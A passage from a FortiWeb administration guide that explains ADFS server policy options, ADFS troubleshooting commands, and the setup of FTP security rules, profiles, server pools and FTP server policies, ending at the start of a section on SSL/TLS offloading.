Syn Cookie	Enable to prevent TCP `SYN` floods. If this option is enable, the **Half Open Threshold** below is also required to configure. For details, see **DoS prevention** in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
Half Open Threshold	Type the TCP `SYN` cookie threshold in packets per second.
ADFS Certificate Authentication Service	Configure this option if the ADFS server requires client certificate for authentication. Select the pre-defined service **TLSCLIENTPORT** if FortiWeb uses service port 49443 to listen to the certification authentication requests. To define a custom service, go to **Server Objects > Service**. For details, see "Defining your network services" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
Certificate Verification for Certificate Authentication	Select the certificate validation rule you have created.
HTTPS Service	Configure this option if the ADFS server requires username and password for authentication. Select the pre-defined service **HTTPS** if FortiWeb uses service port 443 to listen the credential authentication requests. To define a custom HTTPS service, go to **Server Objects > Service**. For details, see "Defining your network services" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
Enable Multi-certificate	Enable this option to allow FortiWeb to use multiple local certificates.
Certificate	Select the server certificate that FortiWeb uses to encrypt or decrypt SSL-secured HTTPS connections with the clients.

Certificate Intermediate Group	Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to clients. An intermediate CA can complete the signing chain and validate the server certificate's CA signature. Configure this option when clients receive certificate warnings that an intermediary CA has signed the server certificate specified by the selected **Certificate**, not a root CA or other CA currently trusted by the client directly. Alternatively, you can include the entire signing chain in the server certificate itself before you upload it to FortiWeb. For details, see "Uploading a server certificate" and "Supplementing a server certificate with its signing chain" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
Web Protection Profile	Select the profile to apply to the connections that this policy accepts, or select **Create New** to add a new profile in a pop-up window, without leaving the current page. The most suitable protection features to apply to the ADFS policy are Signatures, URL Rewriting, and Site Publish. Using them in the protection profile is sufficient for most of the ADFS protection scenario.
Replacement Message	Select the replacement message to apply to the policy.
Monitor Mode	Enable to override any actions included in the profiles. Instead, FortiWeb will accept all requests and generate an alert email and/or log message for all policy violations. This setting does not affect any rewriting or redirection actions in the protection profiles, including the action to remove poisoned cookies. **Note:** Logging and/or alert email occur only if you enable and configure them. For details, see "Logging" and "Alert email" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
URL Case Sensitivity	Enable to differentiate uniform resource locators (URLs) according to upper case and lower case letters for features that act upon the URLs in the headers of HTTP requests. For example, when this option is enabled, an HTTP request involving `HTTP://www.Example.com/` would **not** match profile features that specify `HTTP://www.example.com` (difference is lower case "e").
Comments	Type a description or other comment. The description can be up to 999 characters long.

5. In most cases, the **Advanced SSL settings** are not necessary for the ADFS server policy. Configure them only if they are indeed suitable for your scenario.

Certificate Verification for HTTPS	Select the certificate validation rule you want to use for HTTPS connections.
Enable Server Name Indication (SNI)	Select to use a Server Name Indication (SNI) configuration instead of or in addition to the server certificate.

	The SNI configuration enables FortiWeb to determine which certificate to present on behalf of the members of a pool based on the domain in the client request. For details, see "Allowing FortiWebto support multiple server certificates" FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides). If you specify both an SNI configuration and **Certificate**, FortiWeb uses the certificate specified by **Certificate** when the requested domain does not match a value in the SNI configuration.
Supported SSL Protocols	Specify which versions of the SSL or TLS cryptographic protocols clients can use to connect securely to the FortiWeb appliance or back-end servers. For details, see "Supported cipher suites & protocol versions " in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
SSL/TLS encryption level	Specify whether the set of cipher suites that FortiWeb allows creates a medium-security, high-security or customized security configuration. If you select **Customized**, you can select a cipher and then use the arrow keys to move it to the appropriate list. For details, see "Supported cipher suites & protocol versions " in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).
Disable Client-Initiated SSL Renegotiation	Select to configure FortiWeb to ignore requests from clients to renegotiate TLS or SSL. Protects against denial-of-service (DoS) attacks that use TLS/SSL renegotiation to overburden the server.

6. Click **OK**.
   The server policy is displayed in the list on **Policy > Server Policy**. Initially, it is enabled.
   Legitimate traffic should now be able to flow, while policy-violating traffic (that is, traffic that is prohibited by the settings in your policy or protection profile) may be blocked, depending on your **Action** settings for the rule that the traffic has violated.
7. To verify the policy, test it by forming connections between legitimate clients and servers at various points within your network topology. Also attempt to send traffic that violates your policy, and should be logged, modified, or blocked.
   If ADFS proxy is running, you can find in **Log&Report > Event** the event logs whose action name is adfsproxy-

status-check. If the ADFS proxy is running incorrectly, the **Message** field will display an error message.

#	Date/Time	Level	User Interface	Action	Message
1	17:12:20		GUI	browse	User admin has viewed the Attack logs from GUI(172.22.14.162)
2	17:12:09		daemon	adfsproxy-status-check	Deamon get adfs configure success
3	17:12:07		GUI	browse	User admin has viewed the Attack logs from GUI(172.22.14.162)
4	17:12:02		GUI	browse	User admin has viewed the Event logs from GUI(172.22.14.162)
5	17:11:39		daemon	adfsproxy-status-check	Deamon get adfs configure success
6	17:11:09		daemon	adfsproxy-status-check	Deamon get adfs configure success
7	17:10:39		daemon	adfsproxy-status-check	Deamon get adfs configure success
8	17:10:09		daemon	adfsproxy-status-check	Deamon get adfs configure success
9	17:09:39		daemon	adfsproxy-status-check	Deamon get adfs configure success
10	17:09:09		daemon	adfsproxy-status-check	Deamon get adfs configure success
11	17:08:39		daemon	adfsproxy-status-check	Deamon get adfs configure success
12	17:08:09		daemon	adfsproxy-status-check	Deamon get adfs configure success
13	17:07:39		daemon	adfsproxy-status-check	Deamon get adfs configure success
14	17:07:09		daemon	adfsproxy-status-check	Deamon get adfs configure success
15	17:06:39		daemon	adfsproxy-status-check	Deamon get adfs configure success
16	17:06:09		daemon	adfsproxy-status-check	Deamon get adfs configure success
17	17:05:51		daemon	check-resource	mem usage raise too high,mem(71)

If a connection fails, you can use tools included in the firmware to determine whether the problem is local to the appliance or elsewhere on the network. For details, see "Troubleshooting" and "Reducing false positives" in FortiWeb Administration Guide (HTTPs://docs.fortinet.com/fortiweb/admin-guides).

Troubleshooting

ADFS debug mode

Enable debug mode for ADFS feature.

```
#diagnose debug application adfsproxy 7
#diagnose debug enable
```

ADFS deamon

FortiWeb has a deamon process for ADFS proxy feature. The process name is adfsproxyd.

```
/# ps -l|grep adfsproxyd
S     0 19254 19240  7776   328 pts1  09:01 00:00:00 grep adfsproxyd
S     0 26502     1  262m  8352 0:0   Nov19 00:01:36 /bin/adfsproxyd
/#
```

Configuring FTP security

You can configure FortiWeb to monitor FTP traffic and protect servers that handle FTP. You can set restrictions for the FTP commands that clients are able to use, scan files for viruses, send files to FortiSandbox for analysis, and create rules based on source IP and IP reputation.

Enabling FTP security

Before you can begin configuring FTP security rules and policies in FortiWeb, you have to enable it. By default, FTP security is disabled.

To enable FTP security:

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Locate **Security Features**.
3. Enable **FTP Security**.
4. Click **Apply**.

To configure FTP security:

To configure FTP security, create an FTP Security Inline Profile that can include:

- FTP Command Restriction rules (see To create an FTP command restriction rule on page 270)
- FTP File Check rules (see To create an FTP file check rule on page 271)
- IP List rules (see "To configure policies for individual source IPs" on page 1)
- Geo IP rules (see "To configure blocking by geography" on page 1)
- IP Reputation intelligence (see "To configure an IP reputation policy" on page 1)

For details about creating an FTP Security Inline Profile, see Configuring an FTP security inline profile on page 273.

You can use existing IP List and Geo IP rules from a Web Protection Profile for an HTTP server policy in an FTP Security Inline Profile.

You'll also need to create:

1. A virtual server so that FortiWeb can receive FTP traffic (see Configuring virtual servers on your FortiWeb on page 192).
2. An FTP server pool; you must specify the server(s) that handle FTP traffic (see Creating an FTP server pool on page 274).
3. An FTP server policy; to enforce an FTP Security Inline Profile, you must select it in a server policy that handles FTP traffic (see Creating an FTP server policy on page 279).

FTP security is available only in Reverse Proxy mode.

Creating an FTP command restriction rule

Certain FTP commands can expose your server(s) to attack. Configure FTP command restriction rules to specify acceptable FTP commands that clients can use to communicate with your server(s). For example, because attackers can exploit the `PORT` command to carry out FTP bounce attacks, restricting the `PORT` command can harden your network's security if you're using FTP.

For details about applying an FTP command restriction rule to an FTP server policy, see Configuring an FTP security inline profile on page 273.

You can place restrictions on the following FTP commands:

- **ABOR**
- **ACCT**
- **ALLO**
- **APPE**
- **AUTH**
- **CDUP**
- **CWD**
- **DELE**
- **EPRT**
- **EPSV**
- **FEAT**
- **HELP**
- **LIST**
- **MDTM**
- **MKD**
- MLSD
- MODE
- NLST
- OPTS
- PASS
- PASV
- PORT
- PROT
- PWD
- QUIT
- REIN
- REST
- RETR
- RMD
- RNFR
- RNTO
- SITE
- SIZE
- SMNT
- STAT
- STOR
- STOU
- STRU
- SYST
- TYPE
- USER
- XCUP
- XMKD
- XPWD
- XRMD

To create an FTP command restriction rule

If FTP security isn't enabled in **Feature Visibility**, you must enable it before you can create an FTP command restriction rule. To enable FTP security, go to **System > Config > Feature Visibility** and enable **FTP Security**.

1. Go to **FTP Security > FTP Command Restriction**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration. Don't use spaces or special characters. The maximum length is 63 characters.
Action	Select which action FortiWeb will take when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 271. The default value is **Alert & Deny**.

	Note: This setting will be ignored if Monitor Mode on page 282 is enabled in a server policy. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects that the client has violated the rule. The valid range is 1–3,600 seconds (1 hour) . See also Monitoring currently blocked IPs on page 839. This setting is available only if Action on page 270 is set to **Period Block**.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Medium**.
Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.

4. From the list of **Available Commands**, Select the FTP command(s) that you want to include in the rule. Use the arrows to move the command(s) to the list of **Enabled Commands**.
   Note: You can select multiple FTP commands by holding SHIFT or ALT when clicking commands.
5. Click **OK**.

Creating an FTP file check rule

You can create FTP file check rules so that FortiWeb places restrictions on uploading or downloading files and scans files that clients attempt to upload to or download from your server(s). When configured, FortiWeb can also send files to FortiSandbox for analysis and perform an antivirus scan.

For details about applying an FTP file check rule to an FTP server policy, see Configuring an FTP security inline profile on page 273.

To create an FTP file check rule

If FTP security isn't enabled in **Feature Visibility**, you must enable it before you can create an FTP file check rule. To enable FTP security, go to **System > Config > Feature Visibility** and enable **FTP Security**.

1. Go to **FTP Security > FTP File Security**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.

2. Click **Create New**.
3. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration. Don't use spaces or special characters. The maximum length is 63 characters.
Action	Select which action FortiWeb will take when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 272. The default value is **Alert & Deny**. **Note:** This setting will be ignored if Monitor Mode on page 282 is enabled in a server policy. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects that the client has violated the rule. The valid range is 1–3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839. This setting is available only if Action on page 272 is set to **Period Block**.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Medium**.
Trigger Action	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.
File Check Direction	Select one of the following: • **Uploading**—FortiWeb applies the rule to files being uploaded to your server(s). • **Downloading**—FortiWeb applies the rule to files being downloaded from your server(s). • **Both**—FortiWeb applies the rule to files being either downloaded from or uploaded to your server(s).

AntiVirus Scan	Enable so that FortiWeb performs an antivirus scan on files that match the File Check Direction on page 272.
Send Files to FortiSandbox	Enable so that FortiWeb sends files to FortiSandbox that match the File Check Direction on page 272. Also specify the FortiSandbox settings for your FortiWeb. For details, see To configure a FortiSandbox connection on page 500. FortiSandbox evaluates the file and returns the results to FortiWeb. If AntiVirus Scan on page 273 is enabled and FortiWeb detects a virus, it does not send the file to FortiSandbox.
Send Files to ICAP Server	Enable so that FortiWeb sends files to ICAP server that matches the File Check Direction on page 272. Also specify the ICAP server settings for your FortiWeb. For details, see Limiting file uploads on page 499. ICAP server detects the file and returns the results to FortiWeb. If AntiVirus Scan on page 273 is enabled and FortiWeb detects a virus, it does not send the file to ICAP server.

4. Click **OK**.

Configuring an FTP security inline profile

FTP security inline profiles combine previously-configured rules, profiles, and policies in a comprehensive set that can be applied in an FTP server policy.

For details about applying an FTP security inline profile to an FTP server policy, see Creating an FTP server policy on page 279.

Before creating an FTP security inline profile

Prior to creating an FTP security inline profile, you should create and configure the rules, profiles, and policies that you plan to add to the FTP security inline profile. You can include the following:

- FTP Command Restriction rules (see To create an FTP command restriction rule on page 270)
- FTP File Check rules (see To create an FTP file check rule on page 271)
- IP Reputation intelligence (see "To configure an IP reputation policy" on page 1)
- Geo IP rules (see "To configure blocking by geography" on page 1)
- IP List rules (see "To configure policies for individual source IPs" on page 1)

To create an FTP security inline profile

If FTP security isn't enabled in **Feature Visibility**, you must enable it before you can create an FTP security inline profile. To enable FTP security, go to **System > Config > Feature Visibility** and enable **FTP Security**.

1. Go to **Policy > FTP Security Profile**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration. Don't use spaces or special characters. The maximum length is 63 characters.
FTP Command Restriction	Select the name of an FTP command restriction rule that you previously created. If you haven't created an FTP command restriction rule to include in this profile yet, see To create an FTP command restriction rule on page 270 for instructions about creating one.
FTP File Check	Select the name of an FTP file check rule that you previously created. If you haven't created an FTP file check rule to include in this profile yet, see To create an FTP file check rule on page 271 for instructions about creating one.
IP List	Select the name of an IP List that you previously created. If you haven't created an IP List rule to include in this profile yet, see "To configure policies for individual source IPs" on page 1 for instructions about creating one.
GEO IP	Select the name of a geo IP block policy that you previously created. If you haven't created a geo IP block policy to include in this profile yet, see "To configure blocking by geography" on page 1 for instructions about creating one.
IP Reputation	Enable to include the active IP reputation policy in this profile. If you haven't created an IP reputation policy to include in this profile yet, see "To configure an IP reputation policy" on page 1 for instructions about creating one.

4. Click **OK**.

Creating an FTP server pool

Server pools define a group of one or more physical or domain servers (web servers) that FortiWeb distributes TCP connections among. When FortiWeb receives FTP traffic destined for a virtual server, it forwards the traffic to a server pool that you've created. If the pool has more than one member, FortiWeb uses the load balancing algorithm, weight, and server health check status of each member to distribute TCP connections.

To apply a server pool configuration, select it in an FTP server policy. For details, see Creating an FTP server policy on page 279.

Before you begin creating an FTP server pool, if you're using the pool for load balancing and want to monitor members for responsiveness, configure a server health check. You cannot configure a server health check while creating a server pool. For details, see Configuring server up/down checks on page 155.

To create a server pool

1. Go to **Server Objects > Server > Server Pool**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**. From the drop-down menu, select **Create FTP Server Pool**.
3. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. Don't use spaces or special characters. The maximum length is 63 characters.
Single Server/Server Balance	Select between the following: • **Single Server**—Specifies a pool that contains a single member. • **Server Balance**—Specifies a pool that contains multiple members. FortiWeb uses the specified Load Balancing Algorithm on page 275 to distribute connections among the members. If a member is unresponsive to the specified Server Health Check on page 275, FortiWeb forwards subsequent connections to another member of the pool.
Server Health Check	Specify a test for server availability. By default, this health check is used for all pool members, but you can use the pool member configuration in a server pool rule to specify a different health check to a member. For details, see Inherit Health Check on page 277 and Configuring server up/down checks on page 155. This option is available only when Single Server/Server Balance on page 275 is **Server Balance**.
Load Balancing Algorithm	Specify how FortiWeb will distribute TCP connections to members in the server pool: • **Round Robin**—Distribute new connections to the next pool member, regardless of weight, response time, traffic load, or number of existing connections. FortiWeb will avoid unresponsive servers. • **Weighted Round Robin**—Distribute new connections using the round robin method, except that members with a higher weight value receive a larger proportion of connections. • **Least Connection**—Distribute new connections to the member with the fewest number of existing, fully-formed connections. • **Source IP Hash**—Distribute new connections using a hash algorithm based on the source IP address of the request. This option is available only when Single Server/Server Balance on page 275 is **Server Balance**.

Comments	Optionally, enter a description for the server pool. The maximum length is 199 characters.

4. Click **OK**.
5. To add a server pool rule, click **Create New** under the settings you just configured.
6. Configure these settings:

Status	Select between the following: • **Enable**—Specify that the pool member can receive new sessions from FortiWeb. • **Disable**—Specify that the pool member won't receive new sessions from FortiWeb, and FortiWeb closes any current sessions as soon as possible. • **Maintenance**—Specify that the pool member doesn't receive new sessions from FortiWeb, but FortiWeb maintains any current connections.
Server Type	Select either **IP** or **Domain** to specify how you want to define the pool member.
IP or **Domain**	Enter the IP address of FQDN of the server to include in the pool, depending on your selection for Server Type on page 276. For domain servers, FortiWeb queries a DNS server to resolve the server's domain name to an IP address. For improved performance, do one of the following: • Use physical servers instead. • Ensure highly reliable, low-latency service to a DNS server on your local network. **Tip**: The IP or domain server is usually not the same as a protected host names group. For details, see Protected web servers vs. allowed/protected host names on page 152. **Warning**: Server policies do not apply features that do not yet support IPv6 to a server using IPv6 addresses or domain servers whose DNS names resolve to IPv6 addresses.
Port	Enter the TCP port number where the pool member listens for connections. The valid range is 1–65,535.
Connection Limit	Specify the maximum number of TCP connections that FortiWeb can forward to this pool member at a time. The default value is `0` (disabled). The valid range is 0–1,048,576.
Weight	Enter the weight of the pool member for when FortiWeb distributes TCP connections if the Load Balancing Algorithm on page 275 is **Weighted Round Robin**. Members with a greater weight receive a greater proportion of connections. Weighting pool members can be useful when some servers in the pool are more powerful, or if a pool member is already receiving fewer or more connections due to its role in multiple websites.

Inherit Health Check	Enable to ignore the server health check for the server pool. Specify a Server Health Check on page 277 below for the pool member.
Server Health Check	Specify an availability test for this pool member. For details, see Configuring server up/down checks on page 155. This option is available only when Inherit Health Check on page 277 is disabled.
Health Check Domain Name	Enter the domain name of the server pool.
Backup Server	Enable so that FortiWeb will route any TCP connections for the server pool to this pool member when the other pool members fail their server health check. The backup server mechanism doesn't work if you don't specify server health checks for the pool members. For details, see Server Health Check on page 275 and Inherit Health Check on page 277. If you select this option for more than one pool member, FortiWeb uses the load balancing algorithm to determine which member to use first.
SSL	Enable so that connections between FortiWeb and the pool member use SSL/TLS. If you want to configure SSL offloading for all members of a server pool, you can configure it in a server policy instead. For details, see Creating an FTP server policy on page 279.
Implicit SSL	Enable so that FortiWeb will communicate with the pool member using implicit SSL.
Advanced SSL settings	Configure additional SSL settings, including supported SSL protocols and encryption levels. You can apply these settings to all pool members in a server policy. For details, see Creating an FTP server policy on page 279.
Supported SSL Protocols	Specify which versions of the TLS cryptographic protocols clients can use to connect securely to FortiWeb or the pool member. For details about which protocols to enable, see Supported cipher suites & protocol versions on page 285. This option is available only if you enable SSL on page 277.
SSL/TLS Encryption Level	Specify whether the set of cipher suites that FortiWeb allows creates a medium-security, high-security, or customized security configuration. If you specify **Customized**, you can select a cipher and then use the arrow keys to move it to the appropriate list. For details about cipher suites, see Supported cipher suites & protocol versions on page 285. This option is available only if you enable SSL on page 277.
Show advanced settings	

Recover	Specify the amount of time (in seconds) that FortiWeb waits before it forwards traffic to the pool member after a health check indicates that the pool member is available. The default value is `0` (disabled). The valid range is 0–86,400. After the recovery period elapses, FortiWeb assigns connections at the rate specified in Warm Rate on page 278. A server experiences a recovery and warm-up period when: • A server is coming back online after the health check monitor detected it was down. • A network service is brought up before other daemons have finished initializing, and the server is using more CPU and memory resources than when startup is completed. To avoid connection problems, specify the separate warm-up rate, recovery rate, or both. **Tip**: During scheduled maintenance, you can also manually apply these limits by setting the Status on page 276 to **Maintenance**.
Warm Up	Specify for how long (in seconds) FortiWeb forwards traffic at a reduced rate after a health check indicates that the pool member is available again but cannot yet handle a full connection load. A server may not be able to handle a full connection load when the startup process is not fully completed. The default value is `0` (disabled). The valid range is 0–86,400.
Warm Rate	Specify the maximum connection rate while the pool member is starting up. Warm up calibration is useful for servers that bring up the network service before other daemons are initialized. As these types of servers come online, CPU and memory are utilized more than during normal operations. For these servers, you can define separate rates based on warm up and recovery behavior. For example, if Warm Up on page 278 is 5 and the **Warm Rate** is 2, the maximum number of new connections increases at the following rate: • 1st second—Total of 2 new connections allowed (0+2). • 2nd second—2 new connections added for a total of 4 new connections allowed (2+2). • 3rd second—2 new connections added for a total of 6 new connections allowed (4+2). • 4th second—2 new connections added for a total of 8 new connections allowed (6+2). • 5th second—2 new connections added for a total of 10 new connections allowed (8+2).

7. Click **OK**.
8. Repeat steps 5–7 for as many rules as you need to add to the server pool.

Creating an FTP server policy

If your server(s) handle FTP traffic, create an FTP server policy to govern acceptable types of requests to your server(s) by combining rules, profiles, and sub-policies.

FTP server policies can carry out the following tasks:

- Block or allow connections
- Route or forward traffic to destination web servers
- Apply security profiles to specify allowed requests and clients

Until you configure an FTP server policy, FortiWeb will deny all FTP traffic.

Do not create server policies that you're not planning to use. FortiWeb allocates memory to every server policy, even server policies that are disabled. Configuring server policies that you don't plan to use will consume memory and may decrease performance.

Before creating an FTP server policy

Before you begin creating a server policy, you should configure the features and options that you plan to include in the server policy. It's possible to create rules and profiles for things that you plan to include in a server policy while creating it, but you may miss important information and cannot clone or modify any predefined rules and profiles when creating a server policy. For details, see Workflow on page 20.

Below are the features and options that you should configure before creating a server policy:

- If you're planning to enable SSL for secure FTP communication, upload the server's certificate and intermediate CA certificate group. For details, see How to offload or inspect HTTPS on page 294 and How to offload or inspect HTTPS on page 294.
- Create a server pool so that FortiWeb can send FTP traffic to the server(s) that handle(s) FTP. For details, see Creating an FTP server pool on page 274.
- Create a virtual server to receive FTP traffic on FortiWeb. For details, see Configuring virtual servers on your FortiWeb on page 192.
- Create an FTP security inline profile to set limits and restrictions on the type of requests to your server(s) that clients can make. For details, see Configuring an FTP security inline profile on page 273.

To create an FTP server policy

If FTP security isn't enabled in **Feature Visibility**, you must enable it before you can create an FTP server policy. To enable FTP security, go to **System > Config > Feature Visibility** and enable **FTP Security**.

1. Go to **Policy > Server Policy**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**. From the drop-down menu, select **Create FTP Policy**.
3. Configure these settings:

Policy Name	Enter a name that can be referenced by other parts of the configuration. Don't use spaces or special characters. The maximum length is 63 characters.

Deployment Mode	Ensure that `Single Server/Server Pool` is selected. This is the only option available.
Virtual Server	Select a virtual server that you created. The virtual server identifies the IP address and network interface of incoming traffic that FortiWeb routes and that the policy applies a profile to. If you haven't created a virtual server yet, see Configuring virtual servers on your FortiWeb on page 192 for instructions about creating one.
Server Pool	Select the servers(s) that receive requests that match the policy. If you haven't created a server pool yet, see Creating an FTP server pool on page 274 for instructions about creating one. **Caution**: Multiple servers/policies can forward traffic to the same server pool. If you configure this, consider the total maximum load of connections that all virtual servers forward to the server pool. This configuration can multiply traffic forwarded to the server pool, which can overload the server pool and cause dropped connections.
Syn Cookie	Enable to prevent TCP `SYN` floods. If you enable this option, also configure Half Open Threshold on page 280. For details, see Preventing a TCP SYN flood on page 678.
Half Open Threshold	Enter the TCP `SYN` cookie threshold in packets per second. This option is available only when Syn Cookie on page 280 is enabled.
Service	Select the custom or predefined service that specifies the TCP port number where the virtual server receives FTP traffic. If you don't create or select a custom service, select between the following predefined services: • **FTP**—FortiWeb will communicate with clients and servers using FTP. Select this option if your servers will handle SSL negotiation, encryption, and decryption. • **FTPS**—FortiWeb will communicate with clients using FTPS. When this option is selected, FortiWeb will handle SSL negotiation, encryption, and decryption; this is called SSL offloading. Connections between clients and FortiWeb will be encrypted. **Note**: The Server Pool on page 280 configuration specifies whether connections between FortiWeb and the server(s) are encrypted. Specifying **FTPS** for the **Service** handles connections only between clients and FortiWeb. **Caution**: If you don't select **FTPS** and provide a certificate for FTPS connections, FortiWeb can't decrypt connections and scan content. **Tip**: FortiWeb appliances contain specialized hardware to accelerate SSL processing. Offloading SSL/TLS processing to FortiWeb can improve the performance of FTPS connections.

SSL	Enable so that connections between clients and FortiWeb use SSL/TLS. Enabling **SSL** will allow you to configure additional SSL options and settings, including specifying supported SSL protocols and uploading certificates. By default, when you enable **SSL**, FortiWeb will communicate with clients using explicit SSL. You can enable Implicit SSL on page 281 below so that FortiWeb will communicate with clients using implicit SSL.
Implicit SSL	Enable so that FortiWeb will communicate with clients using implicit SSL.
Certificate	Select the server certificate that FortiWeb will use to encrypt and decrypt SSL-secured connections. If you haven't uploaded a certificate yet, see How to offload or inspect HTTPS on page 294 for instructions about uploading one. This option is available only if you enable SSL on page 281.
Certificate Intermediate Group	Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb will present to clients. An intermediate CA can complete the signing chain and validate the server certificate's CA signature. If you haven't created a group yet, see How to offload or inspect HTTPS on page 294 for instructions about creating one. Alternatively, you can include the entire signing chain in the server certificate before you upload it to FortiWeb. For details, see How to offload or inspect HTTPS on page 294. This option is available only if you enable SSL on page 281.
Advanced SSL Settings	Configure additional SSL settings, including supported SSL protocols and encryption levels. These options are available only if you enable SSL on page 281.
Supported SSL Protocols	Specify which versions of the TLS cryptographic protocols clients can use to connect securely to FortiWeb or your server(s). For details about which protocols to enable, see Supported cipher suites & protocol versions on page 285. This option is available only if you enable SSL on page 281.
SSL/TLS Encryption Level	Specify whether the set of cipher suites that FortiWeb allows creates a medium-security, high-security, or customized security configuration. If you specify **Customized**, you can select ciphers and use the arrow keys to move ciphers to the appropriate list. For details about cipher suites, see Supported cipher suites & protocol versions on page 285. This option is available only if you enable SSL on page 281.
Disable Client-Initiated SSL Renegotiation	Enable so that FortiWeb will ignore requests from clients to renegotiate SSL/TLS. If enabled, this option protects against denial-of-service (DoS) attacks that use TLS/SSL renegotiation to burden the server(s).

	This option is available only if you enable SSL on page 281.
FTP Security Profile	Specify the FTP security profile to apply to connections that this policy monitors. If you haven't created a profile yet, see Configuring an FTP security inline profile on page 273 for instructions about creating one.
Monitor Mode	Enable to override any enforcement actions in the FTP Security Profile, including actions that are included in sub-profiles and rules. Instead, FortiWeb will accept all requests and generate an alert email and/or log message for all policy violations.
Comments	Optionally, enter a description or comment for the policy. The description can be up to 999 characters in length.

4. Click **OK**.
   When you create a server policy, by default, the policy is enabled. The server policy is displayed at **Policy > Server Policy**.
   Legitimate FTP traffic should now be able to flow, and FortiWeb will respond to policy-violating traffic with the enforcement actions specified in the server policy.
5. To verify the server policy, test it by forming connections between legitimate clients and servers at various points within your network topology. Also attempt to send traffic that violates a rule in the server policy to confirm that FortiWeb responds appropriately.

Enabling or disabling a policy

You can enable and disable server policies that you've created.

Disabling an FTP server policy could block all FTP traffic if no remaining active server policies match the traffic. When no policies exist or none are enabled, the FortiWeb appliance blocks all FTP/FTPS traffic.

Even if you disable a server policy, it still consumes memory. If you don't plan to use the policy for some time, consider deleting it instead.

To enable or disable a policy

1. Go to **Policy > Server Policy**.
2. In the row corresponding to the policy that you want to **enable**, click the switch on in the **Enable** column.
3. In the row corresponding to the policy that you want to **disable**, click the switch off in the **Enable** column.

Secure connections (SSL/TLS)

When a FortiWeb appliance initiates or receives an SSL or TLS connection, it will use certificates. Certificates can be used in HTTPS connections for:

- encryption
- decryption and inspection
- authentication of clients
- authentication of servers

FortiWeb may require you to provide certificates and CRLs even if your websites' clients do not use HTTPS to connect to the websites.

For example, when it sends alert email via SMTPS or querying an authentication server via LDAPS or STARTTLS, FortiWeb validates the server's certificate by comparing the server certificate's CA signature with the certificates of CAs that are known and trusted by the FortiWeb appliance. For details, see "Uploading trusted CA certificates" on page 1 and Revoking certificates on page 329.

Offloading vs. inspection

Depending on the FortiWeb appliance's operation mode, FortiWeb can act as the SSL/TLS terminator: instead of clients having an encrypted tunnel along the **entire** path to a back-end server, the client's HTTPS request is encrypted/decrypted **partway** along its path to the server, when it reaches the FortiWeb. FortiWeb then is typically configured to forward unencrypted HTTP traffic to your servers. When the server replies, the server connects to the FortiWeb via clear text HTTP. FortiWeb then encrypts the response and forwards it via HTTPS to the client.

In this way, FortiWeb bears the load for encryption processing instead of your back-end servers, allowing them to focus resources on the network application itself. This is called **SSL offloading**.

